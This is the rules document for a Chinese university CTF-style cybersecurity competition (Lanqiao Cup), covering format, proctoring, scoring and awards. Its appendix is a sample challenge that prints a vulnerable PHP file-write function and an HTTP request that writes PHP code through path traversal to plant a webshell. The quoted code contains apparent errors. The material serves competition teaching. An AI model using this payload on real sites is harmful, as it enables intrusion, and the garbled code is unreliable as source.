

# 蓝桥杯全国大学生软件和信息技术大赛组委会

## 第十七届蓝桥杯全国大学生软件和信息技术大赛 软件赛（网络安全科目） 竞赛规则及说明

### 一、参赛对象

具有正式全日制学籍并且符合相关科目报名要求的研究生、本科及高职高专学生（以报名时状态为准）。

每位选手配备一名指导教师，同一名指导教师可指导多位选手。省赛和全国总决赛比赛后指导教师原则上不能更改。

### 二、组别设置

该科目设置大学组。

### 三、竞赛赛制

本届大赛采用校赛、省赛、全国总决赛三级竞赛体系。

校赛：由参赛院校自行组织并进行评审。

省赛：由大赛组委会统一组织。比赛时长为 4 小时。

全国总决赛：由大赛组委会统一组织。比赛时长为 4 小时。

详细赛程安排以组委会公布信息为准。

### 四、竞赛形式

1. 省赛、全国总决赛均采用封闭、限时方式举办。选手以个人为单位，独立进行作答。
2. 采取线上比赛的形式。
3. 选手机器需访问互联网，以浏览器访问大赛指定竞赛系统进行答题。

### 五、参赛选手机器环境

1. 选手比赛电脑须自带摄像头，系统为 Windows 或 macOS 均可，监控平台的浏览器插件只支持 Windows 系统，选手如若使用 Mac 电脑，须使用 Windows 虚拟机。

2. 参赛选手可根据不同机型及操作系统自行选择录屏软件(推荐使用 EVCapture 录屏软件、OBS Studio 视频直播录制软件、Mac 自带录屏软件 QuickTime Player 等)。

3. 参赛选手需在赛前进行下载安装及调试，比赛前不再提供下载安装及调试时间。如因参赛选手的个人原因未及时下载安装，导致比赛时间耽搁或比赛成绩无效，责任由选手自行承担。

4. 参赛选手只能在参赛电脑的 Windows 操作系统上录屏及登录监考平台，不能在远程登录的系统或虚拟机中进行录屏及登录监考平台。

5. 选手需自行准备答题所需的安全工具。选手可使用任意安全工具进行竞赛。

安全工具示例（包括但不限于以下工具）：

(1) 浏览器：Chrome 100 以上版本 / Firefox 100 以上版本

(2) 虚拟机：Kali Linux

(3) 语言环境：Python2.7、Python3.7、Java8 以上、phpStudy（配置多版本的 php）

(4) web 工具：BurpSuite、AntSword、Phpstorm、Hackbar、Dirsearch

(5) 二进制工具：gdb、Pwntools、IDA、Findcrypt (IDA 插件)、qemu

(6) Crypto 工具：PyCrypto、cryptography、gmpy2、CyberChef

(7) 杂项工具：Wireshark、Volatility、FTK Imager、010editor、Winhex、MQTTX

(8) Python 库：numpy、torch、torchvision、pillow、skimage、pandas

## 六、赛题形式

竞赛题目类型为综合应用题，具体题型及题目数量以正式比赛时赛题为准。以选手所提交答案的测评结果为评分依据。

综合应用题考察选手的网络安全实战能力，将网安新兴技术、有缺陷的网络环境、数据流量等转换为赛题供选手进行分析，每道题目设有预置漏洞，旨在验证参赛者发现潜在威胁的专业能力。比赛过程中，选手将通过平台进行赛题信息的查看、附件下载、赛题环境下发等操作。选手获取题目后通过代码审计，资产收集，端口扫描，程序分析等形式，从赛题环境中获得一串具有特定格式的字符串（一般称为 flag），将其提交给平台，从而获得该题分数。

## 七、赛题考查范围

赛题类型包括但不限于：Web 渗透、漏洞挖掘利用、密码分析、取证分析、逆向分析、安全编程、工控安全、车联网安全和 AI 安全等各项网络安全攻防技术，综合考察参赛选手

对于网络安全知识的综合利用和问题解决能力。

## 八、答案提交

### 1. 平台登录

参赛选手根据准考证上的比赛地址、账号密码和比赛须知要求登录比赛平台。



### 2. 获取比赛题目

点击题目图标进入题目，选手可自由选择答题顺序。



(图片仅为示例，以实际比赛题目为准)

### 3. Docker 容器下发

Docker 是一个开源的应用容器引擎，我们的部分赛题会部署在使用 Docker 技术的容器

当中，当您打开一道 Docker 容器下发的题目：



点击“下发赛题”，将有进度条加载：



加载完成后，将呈现一个链接：



点击链接访问，即可开始作答。

如果选手打开页面，显示如下：




这可能是由于容器开启需要一定时间，可稍候尝试刷新页面，若依旧无法打开，可返回平台点击“重新下发”。

请注意，每个选手同时只能下发一个容器。请由成功申请下发容器的选手，用自己的账号提交 flag。

#### 4. 提交 flag

当选手打开一个题目，如下图：



通过漏洞挖掘与利用、代码分析等方式，从题目环境中得到一串具有一定格式的字符串或其他内容，将其在平台上提交，获得相应分数。提交的时候一般需要包含 flag{}的整体内容，如果 flag 有其他的特殊格式要求，一般在题目的描述里会提及。

## 九、评分

全部使用平台系统自动评分。

比赛采用国际惯用的动态积分模式(即每道题目的分值将根据解出选手的数量进行动态计分，每多一个人解出，该题目的分值会随之下降)，每道题目初始分值 500，最终成绩取总分由高至低排列，分数相同情况下，按提交时间算，用时短者排名高于用时较长者。比赛中的一、二、三血没有额外分数。

选手得分=综合应用题得分/综合应用题最高分\*100

示例：

选手 A 得分 763，本场比赛最高分 1093

选手 A 得分=763/1093\*100=69.81

## 十、样题

样题详见文档附录。

## 十一、奖项设置及评选办法

### 1. 省赛

省赛该组别设立一、二、三等奖，原则上各奖项的获奖比例为 10%、15%、25%，总获奖比例不超过 50%。获奖比例仅作为参考，组委会将根据赛题难易程度及整体答题情况，制定

各奖项获奖最低分数线，未达到获奖最低分数线者不得奖。省赛一等奖选手获得全国总决赛参赛资格。

## 2. 全国总决赛

全国总决赛该组别设立一、二、三等奖，原则上各奖项的获奖比例为 10%、25%、40%，总获奖比例不超过 75%。获奖比例仅作为参考，组委会将根据赛题难易程度及整体答题情况，制定各奖项获奖最低分数线，未达到获奖最低分数线者不得奖。

## 十二、奖项查询

省赛及全国总决赛评审完成后，大赛组委会将在报名系统开放奖项查询。参赛选手若对奖项有异议，可在 3 个工作日内按照大赛组委会相关要求提出复核申请。

## 十三、监督反馈

详见《蓝桥杯全国大学生软件和信息技术大赛章程》。

## 十四、其它注意事项

1. 本赛项由国信蓝桥教育科技股份有限公司承办，永信至诚科技集团股份有限公司提供技术支持。

2. 选手必须符合参赛资格，不得弄虚作假。资格审查中一旦发现问题，则取消其报名资格；竞赛过程中发现问题，则取消竞赛资格；竞赛后发现问题，则取消竞赛奖项，收回获奖证书及奖品等，并在大赛官方网站公示。

3. 参赛选手应严格遵守蓝桥杯大赛比赛管理办法（办法链接：[dasai.lanqiao.cn/notices/844](http://dasai.lanqiao.cn/notices/844)），服从大赛组委会的指挥和安排，爱护竞赛场地的设备。未尽事宜请参照组委会在大赛官方网站公布的通知、章程、比赛管理办法及相关要求并遵照执行。

4. 竞赛采用系统阅卷的方式。选手必须仔细阅读题目和提交答案的要求，不要随意进行改动赛题环境。

5. 为保证比赛的公平性，比赛中引入反作弊系统，监控比赛过程中的异常行为，譬如 IP 频繁变化、答题时间异常、flag 集中提交、相同 flag 等信息，并向系统管理员发起警报，同时记录异常日志，为参赛选手提供一个公平、公正的比赛环境。

6. 选手不得使用分屏功能，须完整录制整个屏幕（包括任务栏），如未完全录制屏幕，比赛成绩无效，责任由参赛选手自行承担。

7. 省赛及全国总决赛前，大赛组委会将在大赛官方网站公布线上比赛手册，请参赛选手及时关注大赛官方网站通知，并按照线上比赛手册要求进行备赛。

8. 大赛组委会将为参赛院校提供免费训练平台，训练平台具体介绍，请见大赛官方网站  
后续通知或咨询大赛组委会。



## 附录：

### 样题：代码审计获取权限（综合应用题）

#### 【问题描述】

平台下发了一个网站环境，选手通过代码审计发现其中存在的漏洞，上传一句话木马后即可获得网站权限。

#### 【答案提交】

1. 审计发现在 shuipf/Application/Template/Controller/StyleController.class.php 的 add 函数中可以写文件：

```
//添加模板
public function add() {
    if (IS_POST) {
        //取得文件名
        $file = pathinfo(I('post.file'));
        $file = $file['filename'] . ("MPL_TEMPLATE_SUFFIX");
        //模板内容
        $content = \Input::getVar(I('post.content', '', ''));

        //目录
        $dir = TEMPLATE_PATH . I('post.dir', '', '');
        $dir = str_replace(array("//", "\\", $dir));
        //检查目录是否存在
        if (!file_exists($dir)) {
            $this->error("该目录不存在！");
        }
        //检查目录是否可写
        if (!is_writable($dir)) {
            $this->error("目录 " . $dir . " 不可写！");
        }
        //完整新增文件路径
        $filepath = $dir . $file;
        if (!file_exists($filepath)) {
            $this->error("该文件已经存在！");
        }
        //写入文件
        $status = file_put_contents($filepath, htmlspecialchars_decode(stripslashes($content)));
        if ($status) {
            $this->success("保存成功！", U("Template/Style/index"));
        } else {
            $this->error("保存失败，请检查模板文件权限是否设置为可写！");
        }
    } else {
        //取得目录路径
        $dir = isset($_GET['dir']) && trim($_GET['dir']) ? str_replace(array('..\\', '../', './', '\\', '/'), '', trim(
            urldecode($_GET['dir']))) : '';
        $dir = str_replace("//", "/", $dir);
        if (!file_exists(TEMPLATE_PATH . $dir)) {
            $this->error("该目录不存在！");
        }
        $this->assign('dir', $dir);
        $this->display();
    }
}
```

2. 写入一句话木马 payload：

```
POST /index.php?g=Template&m=Style&a=add&file=1.php HTTP/1.1
Host: 192.168.1.103:8034
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=64f26nj755b7atudad45hrhv10
Connection: close
Content-Length: 48
```

---

```
file=asdfa&content=<?php phpinfo();?>&dir=../
```

3. 通过一句话木马直接读取位于根目录下的 flag。